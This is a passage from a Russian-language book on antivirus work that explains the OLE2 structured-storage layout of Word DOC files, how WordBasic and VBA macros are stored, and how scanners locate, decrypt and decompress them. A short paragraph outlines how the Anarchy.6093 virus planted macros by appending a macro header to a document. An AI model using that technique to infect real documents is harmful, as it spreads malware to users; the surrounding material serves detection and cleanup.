DOC-файл имеет весьма сложную структуру. Использованный в нем способ хранения данных называется «структурированным хранилищем» («structured storage»). Он широко используется в Windows в рамках технологий OLE/COM/DCOM/ActiveX. По правилам «структурированного хранилища» устроены также XLS-файлы Excel, PPT-презентации PowerPoint, MD-файлы 1С:Бухгалтерии и очень многие прочие типы файлов. Официальный метод доступа к данным внутри «структурированных хранилищ» существует – это процедуры (точнее «методы») из объектно-ориентированной библиотеки «OLE2.DLL». Но по очень многим причинам (которые мы рассмотрим ниже) он не всегда приемлем.

С задачей самостоятельного разбора «структурированного хранилища» столкнулись в середине 1990-х годов разработчики антивирусов, предназначенных для обнаружения и удаления макровирусов. Фирма Microsoft считала подробности устройства «структурированных хранилищ» своим внутрифирменным секретом – по крайней мере, официальных и общедоступных описаний долгое время не существовало. Вот как в конце 1995 г. комментировал ситуацию с информацией о формате «структурированного хранилища» Е. Касперский:

Для того чтобы лечить зараженные Microsoft Documents, необходимо иметь на руках формат OLE2 (в коем эти документы и живут). Однако этот формат фирма Microsoft бережет как зеницу ока и раздает его только за большие деньги. Посему в самом ближайшем будущем ни Диалог, ни его конкуренты не смогут выпустить 100%-ную лечилку против Macro-вирусов. От себя замечу, что:

1) мы (KAMI) вроде как являемся MicroSoft Solution Provider, но попытки изъять сей таинственный формат у MS успехом не увенчались (создалось впечатление, что фирма Microsoft сама не обладает информацией об этом формате);

2) даже если иметь на руках формат MicroSoft Document, то написать антивирус – это очень непростое занятие. Структура MS-Document на порядок сложнее структуры расположения данных на DOS-дисках (включая FAT, Root Dir и т. д.).

Ему вторил Д. Грязнов, работавший в то время в крупной английской компании и занимавшийся разработкой антивируса DrSolomon:

...OLE2 пришлось окучивать самим – от Microsoft'а добиться чего-либо действительно практически невозможно...

Возможно, Microsoft и делилась с кем-то подробностями своих засекреченных форматов, «назначая» таким образом лидеров в антивирусной индустрии и вынуждая прочих заниматься противозаконным, в общем-то, делом – «расхакиванием» чужого программного обеспечения. Вот что писал по этому поводу Peter Szor в своей книге «The Art of Computer Virus Research and Defence» [62]:

...Форматы файлов Microsoft нуждались в «обратной разработке» со стороны антивирусных компаний, для того чтобы внутри них было можно находить вирусы. Несмотря на то что Microsoft снабжала вирусологов информацией в соответствии с соглашением NDA (Non Distributed Agreement – Соглашение о дальнейшем нераспространении), в этой информации содержалось определенное количество ошибок, и она была не полна. Некоторые антивирусные компании были более успешны в «обратной разработке». В результате в антивирусных компаниях быстро появились специалисты необычного профиля: эксперты по форматам. Среди лучших специалистов по форматам можно упомянуть Vesselin Bontchev, Darren Chi, Peter Ferrie, Andrew Krukov («Crackov»), Igor Muttik и Costin Raiu...

В то время как одни «хакали» Microsoft, другие занимались тем же самым по отношению к конкурентам. Весной 1998-го даже разразился маленький скандальчик между двумя крупными отечественными антивирусными фирмами: одна из них обнаружила в продукте конкурента фрагменты своего собственного (то есть «позаимствованного» из библиотек Microsoft и «перезаточенного» под себя) кода, предназначенного для разбора «структурированных хранилищ». Компании обменивались многочисленными грозными пресс-релизами, обещали привлечь к разборкам Госарбитраж... но потом, слегка поостыв и оценив абсурдность ситуации, спустили дело на тормозах.

Н-да... Были времена... Но теперь-то формат структурированного хранилища в значительной степени известен. На рубеже веков его не очень точное, но довольно толковое описание (под красивым наименованием «файловая система Laola») вышло из-под электронного пера некоего Мартина Шварца. Спустя несколько лет появились документы от разработчиков «открытых» проектов ClamAV и OpenOffice, а зимой 2008 г. наконец-то на сайт Microsoft были выложены официальные документы [51, 52]. То есть спустя полтора десятка лет после того, как у системных и прикладных программистов появилась в нем необходимость!

Итак, файлы документов MS Word с расширениями «.DOC» и «.DOT» представляют собой сложные объекты, организованные по правилам «структурированного хранилища». Фактически структурированное хранилище – это отдельная файловая система от Microsoft, примерно такая же, как FAT или NTFS, только «живет» она не на диске, а в другом файле. Сам же дисковый файл, хранящий внутри себя «структурированное хранилище», называется «файл-документ» («docfile») или «составной файл» («compound file»). Первый термин применялся во времена OLE 1, второй появился в середине 90-х годов вместе с OLE 2, сейчас они обычно используются как синонимы. В OLE существует еще понятие «составной документ» («compound document»), но этот термин, встречающийся в книгах и статьях по OLE-автоматизации, относится к абстрактному подклассу хранилищ особого вида, расположенных в оперативной памяти.

DOC-файл разбит на 512-байтовые секторы (кластеры), пронумерованные следующим образом: <без номера>, 0, 1, 2, 3... Возможно существование хранилищ с секторами размером в 1024, 2048 и 4096 байт, но ни одна из современных версий MS Word создавать такие документы не умеет. А вот читать и редактировать документы с «большими» секторами MS Word может.

Сектор без номера (самый первый сектор) занимает заголовок DOC-файла, начинающийся с сигнатуры «D0 CF 11 E0 A1 B1 1A E1», эта сигнатура – обязательный признак «структурированного хранилища». Остальные секторы файла связаны в цепочки, например на рисунке одной цепочке принадлежат секторы {0, 1}, другой – {3, 6, 2}, третьей – {4, 5}. В этом примере первую цепочку занимает главный «*каталог*» (его еще иногда называют «*хранилищем*»), в котором указаны начальные секторы всех остальных цепочек.




Рис. 5.9 ❖ Цепочка секторов в FAT структурированного хранилища

Заголовок «структурированного хранилища» имеет следующий формат:

```
Magic          DD   E011CFD0h    ; +00h - "Магическое" число, уникальная сигнатура
OLE            DD   E11AB1A2h    ; +04h - "Магическое" число, признак OLE
CLSID          DB   16 dup (?)   ; +08h - Уникальный GUID документа (часто пуст)
RevNum         DW   ?            ; +18h - Номер ревизии
VerNum         DW   ?            ; +1Ah - Номер версии
ByteOrder      DW   ?            ; +1Ch - Порядок байтов (FFFEh - PC, FEFFh - MAC)
ClusterSize    DW   9            ; +1Eh - Логарифм размера сектора, обычно 9
BlockSize      DW   6            ; +20h - Логарифм размера маленького блока, обычно 6
R1             DB   10 dup (?)   ; +22h - ?
BBDSize        DD   ?            ; +2Ch - Количество секторов в FAT BBD
DirStart       DD   ?            ; +30h - Адрес "главного каталога"
R2             DD   ?            ; +34h - ?
MinSiz         DD   ?            ; +38h - Минимальный размер потока, размещаемого в BBD
SBDStart       DD   ?            ; +3Ch - Адрес FAT SBD
SBDSize        DD   ?            ; +40h - Размер FAT SBD  в секторах
BBDStart       DD   ?            ; +44h - Адрес 2-ой половины секторов FAT BBD
BBDSize        DD   ?            ; +48h - Размер 2-ой половины FAT BBD в секторах
BBDBegin       DD   109 dup (?)  ; +4Ch - Первая половина секторов для FAT BBD
```

Каждая цепочка секторов соответствует какому-либо объекту. Полезная информация хранится в объектах типа *«поток»*. Имена, размеры, атрибуты и начальные секторы различных объектов хранятся в *«каталогах»* (*«хранилищах»*). На самом деле в файле присутствует всего один «главный каталог», в котором описаны все объекты (имена, атрибуты, начальные секторы цепочек и прочее). «Подкаталоги» являются составными частями «главного каталога», хотя на них в нем имеются отдельные ссылки. Запись в «главном каталоге» имеет длину 128 байтов:

```
Name      dw      64 dup (?) ; +00  - Имя объекта в формате UNICODE
Len       dw      ? ; +40h - Длина имени
Type      db      ? ; +42h - Тип данных: 1,5 - каталог; 2 - поток; 3 - lockbytes
Color     db      ? ; +43h - "Цвет" узла: 0 - красный, 1 - черный
Left      dd      ? ; +44h - Левый "наследник" узла
Right     dd      ? ; +48h - Правый "наследник" узла
First     dd      ? ; +4Ch - Первый "наследник" (только если узел - каталог)
GUID      dd      4 dup (?) ; +50h - Уникальный GUID потока
R1        dd      5 dup (?) ; +60h - ?
Start     dd      ? ; +74h - Стартовый сектор объекта
Size      dd          ? ; +78h - Размер объекта в байтах
R2        dd          ? ; +7Ch - ?
```

Посмотрите внутрь какого-нибудь DOC-файла «на просвет», и вы увидите строчку «R o o t E n t r y» – это имя первой записи в «главном каталоге». Спустя 128 байтов (это длина записи) хранится следующее имя (например, «W o r d D o c u m e n t») и т. д. Кстати, отдельные латинские буквы в именах объектов разделены не пробелами, а ну-

левыми байтами, ведь все текстовые данные представляются в кодировке Unicode. А русские буквы разделяются не нулевым байтом, а байтом с кодом «4»:

```
'0'-'9'          030h-039h
'A'-'Z'          041h-05Ah
'a'-'z'          061h-07Ah
'А'-'Я'          410h-42Fh
'Ё'              401h
'а'-'я'          430h-44Fh
'ё'              451h
```

А еще в каталоге могут встречаться и «неалфавитно-цифровые» имена, например «\1 C o m p O b j», где «\1» означает байт со значением 1.

Предполагается, что все объекты в «структурированном хранилище» неявно пронумерованы (начиная с 0) и образуют древовидную структуру, то есть кто-то из них является «корнем», кто-то «ветвью», а кто-то – «листом» дерева. Именно для описания подчиненности объектов в каталог включены поля «Left» («Левый»), «Right» («Правый») и «First» («Первый»). Расположение узла на том или ином уровне иерархии определяется в соответствии с правилами «красно-черных деревьев»:

- каждый узел либо черный, либо красный;
- «корень» дерева и «терминальные ссылки» из «листьев» всегда черные;
- предок красного узла всегда черный;
- количество черных узлов на всех «ветвях», ведущих от «корня» к «листьям», одинаково.

«Красно-черная» организация требует добавлять и удалять узлы по определенным правилам, что гарантирует сбалансированность двоичного дерева и, следовательно, эффективный поиск в нем. Если же дерево маленькое, то никакого преимущества «красно-черных» деревьев перед другими разновидностями нет. Да и вообще, логическая структура объектов DOC-файла соответствует не двоичному дереву, но дереву с произвольным количеством ветвей и листьев.

В каталоге могут встретиться записи об объектах следующих типов:

- 1 (вложенный) или 5 (корневой) – каталоги;
- 2 – «потоки» («streams») – цепочки блоков, содержащие какие-либо данные;
- 3 – «запертые байты» («lockbytes») – зарезервированные цепочки блоков;

- 4 – «свойства» («property»).

Итак, стартовый сектор объекта (например, потока) хранится в каталоге. А как узнать, какие еще секторы входят в цепочку, образующую объект?

Под все объекты в файле выделены две большие группы логических «блоков»: BBD (Big Blocks Depot – хранилище больших блоков) и SBD (Small Blocks Depot – хранилище маленьких блоков). BBD состоит из всех физических секторов файла, и каждый такой сектор целиком занимает отдельный 512-байтовый «большой блок» данных. SBD – это одна из цепочек секторов внутри файла, в ней каждый сектор считается разбитым на определенное количество маленьких 64-байтовых логических «блочков».

Каждой группе «блоков» (больших или маленьких) соответствует специальная таблица распределения FAT – File Allocation Table.

FAT BBD – это массив из 4-байтовых «записей», каждая из которых содержит номер одного из «больших блоков» (то есть фактически секторов файла). Нулевая запись соответствует «блоку» с номером 0 (то есть 512-байтовому сектору, начинающемуся в файле по абсолютному смещению 200h), первая – «блоку» с номером 1 (смещение 400h) и т. д. Еще раз напомним: самый первый сектор составного файла в этой таблице просто не упоминается! Содержимое 4-байтовой «записи» BBD может иметь одно из следующих значений:

- -3 = 0FFFFFFFDh или -4 = 0FFFFFFFCh – признак служебного «блока»;
- -2 = 0FFFFFFFEh – последний «блок» в цепочке;
- -1 = 0FFFFFFFFh – неиспользуемый «блок»;
- иное >0 – номер «блока», следующего за текущим.

Если мы знаем номер стартового «блока» для какого-либо объекта (например, для потока), то легко можем вытянуть всю цепочку принадлежащих ему «блоков» (то есть секторов файла). Вот конкретный пример. Пусть фрагмент дампа файла, содержащий начало FAT BBD, выглядит следующим образом:

```
01 00 00 00 - 02 00 00 00 - 05 00 00 00 - 06 00 00 00
07 00 00 00 - 03 00 00 00 - FF FF FF FE - 08 00 00 00
FF FF FF FE - FF FF FF FD - FF FF FF FF - FF FF FF FF
```

Давайте выпишем значения «строчек» таблицы в более удобной для глаза форме и в скобочках каждому элементу припишем его номер:

(00) 01
(01) 02

(02) 05
(03) 06
(04) 07
(05) 03
(06) -2
(07) 08
(08) -2
(09) -3
(0A) -1
(0B) -1

Допустим, известно, что стартовый «блок» потока имеет значение 0. В нулевой строчке читаем: следующий «блок» потока имеет номер 1. Переходим к строчке номер 1 и узнаем, что следующий «блок» имеет номер 2, и т. д. Окончательно получаем цепочку номеров файловых секторов: {0, 1, 2, 5, 3, 6}. Именно в таком порядке и разместил MS Word фрагменты какого-то потока внутри составного файла! Кстати, обратите внимание на вклинившиеся куски какого-то другого объекта, «живущего» в «блоках» {4, 7, 8}, и на пустые «блоки» с номерами 0Ah и 0Bh. Вероятно, это свидетельство того, что над документом долго и мучительно работали: многократно удаляли и вставляли фрагменты текста, рисунки, формулы и т. п.

Секторы файла, занимаемые первой половиной FAT BBD, описаны в конце заголовка, начиная с байта 4Ch (поле «BBDBegin»). Этот массив, который тоже построен по правилам FAT, может содержать до 119 элементов. Расположение FAT-массива, описывающего секторы «остатка» FAT BBD (он есть только в файлах размером более 7 Мб), можно узнать по смещению 44h (поле «BBDStart») в том же заголовке. Если «остатка» FAT BBD нет, то в поле «BBDStart» хранится значение (-2).

А для чего нужна SBD? Она предназначена для описания объектов, хранящих небольшие объемы данных. В самом деле, расходовать целый 512-байтовый сектор на строку «Hello!» было бы нерационально. Поэтому в структуре составного файла предусмотрена возможность размещать данные в маленьких, 64-байтовых «блочках» («small blocks»). Идеология расположения 64-байтовых «блочков» такая же, как и для 512-байтовых «больших блоков». Под них выделяется цепочка секторов составного файла, отдельные «блочки» в которой пронумерованы с 0. Стартовый адрес этой области (то есть цепочки 512-байтовых секторов) указан в странном месте – в записи «главного каталога», посвященной самому «главному каталогу». Расположение

же объектов в области «блочков» описывается в FAT SBD. Числа в «записях» FAT SBD соответствуют не абсолютным номерам 512-байтовых секторов, а относительным номерам 64-байтовых «блочков» внутри цепочки секторов.

Местоположение стартового сектора FAT SBD берется из заголовка составного файла (по смещению 3Ch, поле «SBDStart»).

Как узнать, в BBD или в SBD хранится тот или иной объект? Очень просто – в поле «MinSiz» заголовка файла указан предельный размер объекта в байтах (обычно 4096). Если объект меньше этого размера, то он расположен в SBD; иначе – в BBD.

5.4.2. «Правильный» доступ к структурированному хранилищу

Библиотека «OLE2.DLL2 содержит средства для работы со «структурированными хранилищами». Функция «stgIsStorageFile» возвращает для файла признак – это структурированное хранилище или нет. Функция «stgOpenStorage» открывает файл хранилища и возвращает «интерфейс» «Istorage». Это объект класса, содержащего свойства и методы для работы со структурированными хранилищами:

- «IStorage::OpenStorage» – открывает подкаталог, возвращая интерфейс для доступа к подчиненным каталогам и методы типа «RenameElement», «KillElement» и прочие;
- «IStorage::Release» – закрывает подкаталог;
- «IStorage::EnumElements» – возвращает интерфейс перечислителя с методами «Next», «Skip», «Reset» и т. п.;
- «IStorage::OpenStream» – открывает поток, возвращая интерфейс «Istream» с методами «Read», «Write», «Release» и т. п.

Увы, использование этого метода сопряжено с рядом серьезных недостатков.

Во-первых, процедуры из библиотеки «OLE2.DLL» отказываются работать с запароленными и «испорченными» документами. В то время как вирусы в таких документах живут и прекрасно себя чувствуют.

Во-вторых, скорость работы этих процедур крайне невысока.

Наконец, в разных версиях библиотеки содержатся ошибки. Например, версия из MS Word 6.0 не «обнуляла» неиспользуемые секторы «структурированных хранилищ», в результате чего вместе с документами и электронными таблицами частенько «уплывали» конфиденциальные данные. А версии из MS Office 97 и 2000 «страдали» утечками динамической памяти.

5.4.3. Макросы в Word-документе

«Структурированное хранилище», формат и способ доступа к которому описаны выше, предназначено для хранения внутри одного дискового файла множества именованных наборов данных, называемых потоками. Состав и назначение потоков, созданных разными приложениями и разными версиями приложений, существенно отличаются друг от друга.

5.4.3.1. Макросы на языке WordBasic

Главный каталог типичного документа, созданного в MS Word версий 6.0 или 7.0, выглядит следующим образом (см. табл. 5.2).

Таблица 5.2. Каталог структурированного хранилища, созданного в MS Word 6.0

#	Имя	Тип	Лев.	Прав.	Перв.	Старт	Длина	Цвет
0	Root Entry	5	-1	-1	1	0D	380	1
1	WordDocument	2	2	3	-1	0	1231h	1
2	/1CompObj	2	-1	-1	-1	0	6A	1
3	/5SummaryInformation	2	-1	4	-1	2	1DC	1
4	/5DocumentSummary-Information	2	-1	-1	-1	0A	D8	0

Еще проще устроен документ, созданный в редакторе WordPad (см. табл. 5.3).

Таблица 5.3. Каталог структурированного хранилища, созданного в WordPad

#	Имя	Тип	Лев.	Прав.	Перв.	Старт	Длина	Цвет
0	Root Entry	5	-1	-1	1	3	9C0h	0
1	WordDocument	2	2	2	-1	0	902h	1
2	/1CompObj	2	-1	-1	-1	25	6Eh	0

Набор и назначение потоков внутри файла, организованного в формате MS Word 6.0/7.0, практически не зависят от наличия или отсутствия картинок, таблиц, макросов и т. п. Главную роль играет поток со стандартным именем «WordDocument», содержащий внутри себя собственно документ MS Word – текст, картинки, макросы, служебную информацию и т. п. Существует официальная документация: «Microsoft Word for Windows 6.0 Binary file format», которая описыва-

ет структуру этого потока. Впрочем, подробности хранения макросов в этом документе описаны не полностью.

В начале потока «WordDocument» расположен огромный заголовок (FIB – File Information Block), в котором нас могут заинтересовать всего лишь несколько полей:

```
Magic     DD ?              ; +000h - Сигнатура (65A5DC, 68A5DC, 68A697, 68A699...)
R0        DB 6 dup(?)       ;
Type      DW ?              ; +00Ah - Флаги, младший бит: 0- документ; 1- шаблон
R1        DB 268 DUP (?)
Mpos      DD ?              ; +118h - Смещение макрозаголовка  в потоке
Mlen      DD ?              ; +11Ch - Длина макрозаголовка
```

Если документ MS Word содержит макросы, то по адресу 118h в его заголовке содержится смещение макрозаголовка, то есть структуры, содержащей описания макросов:

```
Magic     DW 01FFh          ; +00h - Признак макрозаголовка
Nmacr     DW ?              ; +02h - Количество макросов
...
Emacr     DB 40h            ; Конец макрозаголовка
```

Если количество макросов ненулевое, то сразу за полями «Magic» и «Nmacr» размещается соответствующее количество описателей макросов, каждый из которых соответствует следующей 24-байтовой структуре:

```
Vers      db ? ; +00h - Версия макроязыка  - 55h
Key       db ? ; +01h - Ключ шифрации макроса  (если 0, то незашифрован)
R0        db 10 dup (?) ; ?
Mlen      dd ? ; +0Ch - Длина макроса
R1        dd ? ; +10h    ; ?
Mpos      dd ? ; +14h - Смещение текста макроса
```

Поле в конце описателя указывает на смещение внутри потока, где расположен «частично откомпилированный» текст макроса – так называемый «p-code». Комментарии и константы хранятся в первоначальном виде, а ключевые слова («for», «while» и т. п.), «лексемы» (признак строки, признак числа и т. п.) и имена функций и команд («MacroCopy», «MsgBox» и т. п.) закодированы двоичными кодами. Вот, например, как выглядит исходный текст простейшего макроса:

```
Sub MAIN
MsgBox "Hello!", "", 16
End Sub
```

Это его шестнадцатеричный дамп:

```
000:  01 00 64 1B-69 04 4D 41-49 4E 64 67-2B 80 6A 06  . d.i.MAINdg+Aj.
010:  48 65 6C 6C-6F 21 12 6A-00 12 6C 10-00 64 1A 1B  Hello!.j..l..d..
```

А это расшифровка «р-кода»:

```
0001 <Номер макроса>
64   <Новая строка>
1B   Sub
69   <Строка без кавычек>
04   <Длина строки без кавычек> = 4
4D   M
41   A
49   I
4E   N
64   <Новая строка>
67   <Команда>
802B MsgBox
6A   <Строка в кавычках>
06   <Длина строки в кавычках>  = 6
48   H
65   e
6C   l
6C   l
6F   o
21   !
12   ,
6A   <Строка в кавычках>
00   <Длина строки в кавычках>  = 0
12   ,
6C   <Целая константа>
0010 <Значение целой константы> = 16
64   <Новая строка>
1A   End
1B   Sub
```

Макрос может оказаться зашифрованным. Шифрование производится автоматически при создании или копировании макроса, если в команде «MacroCopy» последний параметр установлен ненулевым. В этом случае просмотр и редактирование зашифрованного макроса средствами MS Word невозможны. Но шифрование тела макроса выполняется крайне примитивно – по алгоритму побитового «исключающего ИЛИ» (XOR) при помощи однобайтового ключа, указанного в заголовке макроса. Поэтому, напрямую обращаясь к DOC-файлу, макрос легко расшифровать.

После описателей макросов в макрозаголовке размещаются списки внутренних и внешних имен, описатели меню и другая информация, которая также может быть использована при восстановлении исходного текста макросов. Заканчивается макрозаголовок байтом 40h. Таким образом, «пустой» макрозаголовок состоит из двухбайтового слова 40FFh.

Удивительно, но программисты фирмы Microsoft, создававшие MS Word версий 6.0 и 7.0, сами считали потоковый формат «структурированных хранилищ» слишком сложным, и в тех случаях, когда это представлялось возможным, старались обращаться к фрагментам документа напрямую. Можно провести следующий «безумный» эксперимент:

- найти по сигнатуре в файле стартовый сектор потока «WordDocument»;
- напрямую указать в нем признаки шаблона и наличия макросов, а в качестве адреса макрозаголовка указать конец файла;
- игнорируя любые правила «структурированных хранилищ», просто дописать к концу файла правильно заполненный макрозаголовок и «p-code» макроса.

Если теперь загрузить в MS Word 6.0/7.0 модифицированный документ, то макрос выполнится! Примерно так заражал документы файловый вирус **Anarchy.6093**.

Итак, в чем же заключается «лечение» зараженного документа? В заголовке потока «WordDocument» необходимо сбросить признак шаблона, а вместо макрозаголовка записать код 40FFh. Как альтернатива: не трогать макрозаголовка, а просто указать в нем нулевое количество макросов. «И все, и Телемаркет»!

5.4.3.2. Макросы на языке VBA

По правилам MS Word 97, документ раскидан по ряду потоков: текст отдельно, картинки отдельно, макросы отдельно, служебная информация отдельно и т. п. Таким образом, набор и назначение потоков составного файла сильно зависят от того, имеются ли в документе картинки, интегрированы ли внутрь макросы и т. п. Вот так выглядит структура «пустого» документа (см. табл. 5.4.).

Таблица 5.4. Каталог пустого хранилища, созданного в MS Word 97

#	Имя	Тип	Лев.	Прав.	Перв.	Старт	Длина	Цвет
0	RootEntry	5	-1	-1	3	24	80	1
1	1Table	2	-1	-1	-1	8	1000	0
2	WordDocument	2	5	-1	-1	0	1000	1
3	/5SummaryInformation	2	2	4	-1	10	1000	1
4	/5DocumentSummary-Information	2	-1	-1	-1	18	1000	1
5	/1CompObj	2	1	6	-1	0	6A	1
6	ObjectPool	1	-1	-1	-1	0	0	0

А вот, для сравнения, типичный каталог документа, имеющего рисунки, таблицы и к тому же зараженного макровирусом (см. табл. 5.5).

Таблица 5.5. Каталог хранилища для документа, зараженного макровирусом

#	Имя	Тип	Лев.	Прав.	Перв.	Старт	Длина	Цвет
0	Root Entry	5	-1	-1	3	24	2180	1
1	1Table	2	-1	-1	-1	8	1E1F	1
2	WordDocument	2	5	-1	-1	0	1C1E	1
3	/5SummaryInformation	2	2	4	-1	10	1000	1
4	/5DocumentSummary-Information	2	-1	-1	-1	18	1000	1
5	Macros	1	1	11	10	0	0	0
6	VBA	1	-1	-1	8	0	0	0
7	ThisDocument	2	-1	B	-1	0	3C5	1
8	NewMacros	2	9	7	-1	10	555	1
9	__SRP_2	2	D	A	-1	26	54	0
10	__SRP_3	2	-1	-1	-1	28	6D	1
11	_VBA_PROJECT	2	-1	-1	-1	2A	B28	0
12	dir	2	-1	-1	-1	57	2D2	0
13	__SRP_0	2	C	E	-1	63	55B	1
14	__SRP_1	2	-1	-1	-1	79	91	0
15	PROJECTwm	2	-1	-1	-1	7C	47	0
16	PROJECT	2	6	F	-1	7E	177	1
17	/1CompObj	2	-1	12	-1	84	6A	1
18	ObjectPool	1	-1	-1	-1	0	0	0

5.4.3.3. Вид и расположение VBA-макросов

Макросы в документе, созданном средствами MS Word 97, представлены в разнообразных формах и разбросаны по разным потокам.

Во-первых, в документе хранятся исходные тексты макросов, для экономии места упакованные алгоритмом LZNT1 (это одна из разновидностей классического метода LZ77), – поэтому их внутри документа не видно «на просвет». Обычно они занимают конец некоторого потока. Если программист сохранил свои макросы в стандартном модуле «NewMacros», то исходные тексты будут расположены в потоке с этим же именем. Если пользователь создает дополнительные VBA-модули с уникальными именами, то в документе появятся соответствующие им потоки, и исходные тексты будут помещены именно в них. А если пользователь помещает свои макросы в «мо-

дули классов», то их исходные тексты окажутся в потоке с именем «ThisDocument». Отличительным признаком потоков, в которых «спрятаны» исходные тексты макросов, является четырехбайтовая сигнатура 00011601h, расположенная в самом начале потока.

Во-вторых, в документе хранится «p-code» макросов. Разумеется, коды языковых конструкций VBA отличаются от кодов языка WordBasic, использованных в MS Word 6.0/7.0. Макросы, закодированные таким образом, хранятся в тех же потоках, что и исходные коды, только в другом месте – где-то ближе к началу потока.

Наконец, в документе хранится полностью откомпилированный код макросов, подготовленный для выполнения на виртуальной машине. Вообще говоря, этот исполняемый код для одного и того же исходного текста будет разным в зависимости от того, в MS Word 97 или MS Word 2000 был создан документ, – поскольку в них используются немножко различающиеся виртуальные машины. Исполняемые коды хранятся в потоках с именами вида «__SRP_0», «__SRP_1», «__SRP_2» и т. п. Интересно, что, найдя в файле «неправильные» или «испорченные» исполняемые коды, MS Word может обратиться за справкой к «p-code», заново откомпилировать его и затем уже запустить на выполнение результат.

Таким образом, для того чтобы ни одна из «ипостасей» макровируса не выполнилась, удалять надо сразу все.

5.4.3.4. Поиск VBA-макросов

Как же определить, заражен документ каким-либо вирусом или нет? Способов существует много. Самый простой складывается из следующих шагов:

1) просканировать в цикле все потоки документа;
2) в потоках, начинающихся с сигнатуры 00011601h, найти фрагменты с исходными текстами макросов;
3) распаковать блоки макросов и провести распознавание вирусов по исходному тексту.

Впрочем, если вирус не полиморфный, шаг 3 на этапе детектирования не обязателен. Однозначно распознать вирус вполне можно и по упакованному коду. Тем не менее продемонстрируем выполнение шагов 2 и 3 на конкретном примере. Вот дамп потока, в котором хранится текст некоего подозрительного макроса.

```
0000 01 16 01 00 02 B6 00 FF FF 01 01 00 00 00 00 FF   ..¶.яя......я
0010 FF FF FF 00 00 00 00 FF FF 3C 00 FF FF 00 00 57 яяя....яя<.яя..W
0020 37 BC 8E 06 40 D7 11 9E E3 B9 19 03 D8 98 56 10 7јЋ.@Ч ћг№..Ш V.
```

```
...
0450 05 00 48 65 6C 6C 6F 00 41 40 1E 02 01 00 FF FF ..Hello.A@....яя
0460 FF FF 68 00 00 00 01 B1 B0 00 41 74 74 72 69 62 яяh....±°.Attrib
0470 75 74 00 65 20 56 42 5F 4E 61 6D 00 65 20 3D 20 ut.e VB_Nam.e =
0480 22 54 68 69 00 73 44 6F 63 75 6D 65 6E 10 74 22 "Thi.sDocumen.t"
0490 0D 0A 0A 8C 42 61 73 01 02 8C 31 4E 6F 72 6D 61 ...ЊBas..Њ1Norma
04A0 6C 02 2E 19 56 43 72 65 61 74 61 04 62 6C 01 60 l...VCreata.bl.`
04B0 46 61 6C 73 65 01 0C 96 50 72 65 64 65 63 6C 12 False..-Predecl.
04C0 61 00 06 49 64 00 78 54 72 75 81 0D 22 45 78 70 a..Id.xTruf."Exp
04D0 6F 73 65 14 1C 00 54 65 6D 70 6C 61 74 65 20 44 ose...Template D
04E0 65 72 69 76 15 24 43 75 C0 73 74 6F 6D 69 7A 04 eriv.$CuAstomiz.
04F0 87 03 63 00 53 75 62 20 4D 61 69 6E 00 28 29 0D £.c.Sub Main.().
0500 0A 4D 73 67 42 00 6F 78 20 22 48 65 6C 6C 42 6F .MsgB.ox "HellBo
0510 00 77 45 6E 64 20 80 0F 0D 00 0A 16 00 31 1D 00 .wEnd Ђ.....1..
0520 0C 00 24 00 00 00 FF FF FF FF F0 02 00 00 01 00 ..$...яяяяр.....
```

В начале потока размещается характерная сигнатура «01 16h 01 00», следовательно, мы на правильном пути. Где-то в первой части потока размещается «p-code» макроса, но на него не имеет смысла отвлекаться. Зато легко можно найти упакованный исходный текст. Он начинается с маски вида «01 YZ BX», где «XYZ» представляет собой длину упакованного фрагмента (так называемого «chunk»'а, *имевшего до упаковки длину 4096 байтов*) *без самой маски. Иногда* за первым фрагментом расположен второй, третий и т. д., все они характеризуются масками вида «00 YZ BX». Итак, в рассматриваемом примере по смещению 466h располагаются характерные байты «01 B1 B0», которые могут быть интерпретированы как начало упакованного фрагмента длиной 0B1h=177 байтов[1].

5.4.3.5. Распаковка VBA-текста макросов

Как распаковывать исходный текст? Если антивирус работает в операционных системах семейства Windows NT, то можно воспользоваться API-функцией «RtlDecompressBuffer», расположенной в библиотеке «NTDLL.DLL». Ей нужно указать адрес первого байта упакованного фрагмента и передать выходной буфер подлиннее, все остальное она сделает сама:

```
typedef UINT (WINAPI* RTLD) (ULONG PVOID ULONG PVOID ULONG PULONG);
...
RTLG RtlDecompressBuffer;
...
LoadLibrary("ntdll.dll");
```

[1] Если нет желания искать начало упакованного «chunk»'а по маске, можно распаковать поток «Dir» и «вытащить» его точную позицию.

```
h = GetModuleHandle("ntdll.dll");
RtlDecompressBuffer = (RTLD) GetProcAddress(h, "RtlDecompressBuffer");
RtlDecompressBuffer(2, TargetBuffer, 4096, SourceBuffer, 4096, &n);
printf("Распакованная длина: %u байтов ", n);
```

Но если антивирус работает в Windows 9X, то библиотека «NTDLL.DLL» в этой версии имеется, а нужной функции в ней нет. Придется писать собственную программу для распаковки. Для этого важно понять, как упакованы данные методом LZNT1. Продемонстрируем принципы сжатия на примере рассмотренного выше дампа.

Байт 0. [00] – служебный байт. Каждый его бит соответствует одному из 8 следующих байтов. В нашем случае они все равны 0, и это означает, что следующие 8 байтов – «нормальные», они должны быть просто скопированы в выходной поток.

Байты 1–8. «Attribut» – эти байты просто копируются в выходной поток без изменения.

Байт 9. [00] – снова служебный байт аналогичного назначения.

Байты 10–17. «e VB_Nam» – копируются в выходной поток.

Байт 18. [00] – снова служебный байт аналогичного назначения.

Байты 19–26. «e = «Thi» – копируются в выходной поток.

Байт 27. [00] – снова служебный байт аналогичного назначения.

Байты 28–35. «sDocumen» – копируются в выходной поток.

Байт 36. [10] – служебный байт 00010000, в котором 4-й бит равен 1. Это означает, что далее 4 байта «нормальных», потом будет 16-битовая «ссылка», потом опять 3 «нормальных» байта.

Байты 37–40. «t»<CR><LF>» – четыре «нормальных» байта, копируются в выходной поток.

